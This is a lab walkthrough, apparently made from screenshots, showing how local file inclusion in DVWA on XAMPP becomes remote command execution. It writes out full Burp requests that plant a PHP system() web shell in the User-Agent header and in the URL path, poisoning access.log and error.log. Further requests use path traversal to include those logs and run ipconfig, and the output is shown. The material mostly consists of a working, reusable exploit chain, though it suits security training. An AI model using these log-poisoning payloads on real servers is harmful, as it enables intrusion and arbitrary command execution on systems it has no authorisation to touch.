
Local file inclusion to remote command execution


C:\xampp\apache\logs

Both these logs are important access.log and error.log


logs
File Edit View Favorites Tools Help
Back
Search
Folders
Address C:\xampp\apache\logs
Go
Folders
xampp
anonymous
apache
bin


Name	Size	Type	Date Modified	Date Picture
access.log	19 KB	Text Document	1/22/2020 7:45 PM	
error.log	5 KB	Text Document	1/22/2020 7:19 PM	
httpd.pid	1 KB	PID File	1/22/2020 7:19 PM	
ssl_request.log	0 KB	Text Document	6/27/2019 1:05 PM	

Capture HTTP request via burp and send it to REPEATER




```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
Host: websvr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```

Inject command via modifying user-agent and press go




```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
Host: websvr
User-Agent: <?php system($_GET['rce']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```

This type of reply indicates that injection is successful because system is trying to execute an empty parameter




```
<b>Notice</b>:  Undefined index: rce in <b>C:\xampp\apache\logs\access.log</b> on line <b>91</b><br />
<br />
<b>Warning</b>:  system(): Cannot execute a blank command in <b>C:\xampp\apache\logs\access.log</b> on line <b>91</b><br />
"
```

Let’s browse to winxp logs, you will see the full command and it indicates our injection is successful




```
172.16.214.138 - - [22/Jan/2020:19:51:33 +0800] "GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1" 200 4402 "http://websvr/dvwa/vulnerabilities/fi/?page=include.php"
"<?php system($_GET['rce']); ?>"
172.16.214.138 - - [22/Jan/2020:19:52:31 +0800] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log HTTP/1.1" 200 24017
"http://websvr/dvwa/vulnerabilities/fi/?page=include.php" "<?php system($_GET['rce']); ?>"
```

&rce=ipconfig means to include rce value as a GET parameter



```
GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log&rce=ipconfig HTTP/1.1
Host: websvr
User-Agent: <?php system($_GET['rce']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```


Reply indicate that RCE is successful




```
Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.214.141
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
"
172.16.214.138 - - [22/Jan/2020:19:52:31 +0800] "GET
/dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log HTTP/1.1" 200 24017
"http://websvr/dvwa/vulnerabilities/fi/?page=include.php" "
Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.214.141
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
"
```

Error logs injection

Trigger an error




```
GET /dvwa/vulnerabilities/fi/zzzz<?php system($_GET['t']); ?> HTTP/1.1
Host: websvr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```




```
<body>
<h1>Access forbidden!</h1>
<p>




    You don't have permission to access the requested object.
    It is either read-protected or not readable by the server.
```

Remote command execution



```
GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/error.log&t=ipconfig HTTP/1.1
Host: websvr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```



```
Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.214.141
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
 HTTP/1.1 to file, referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
```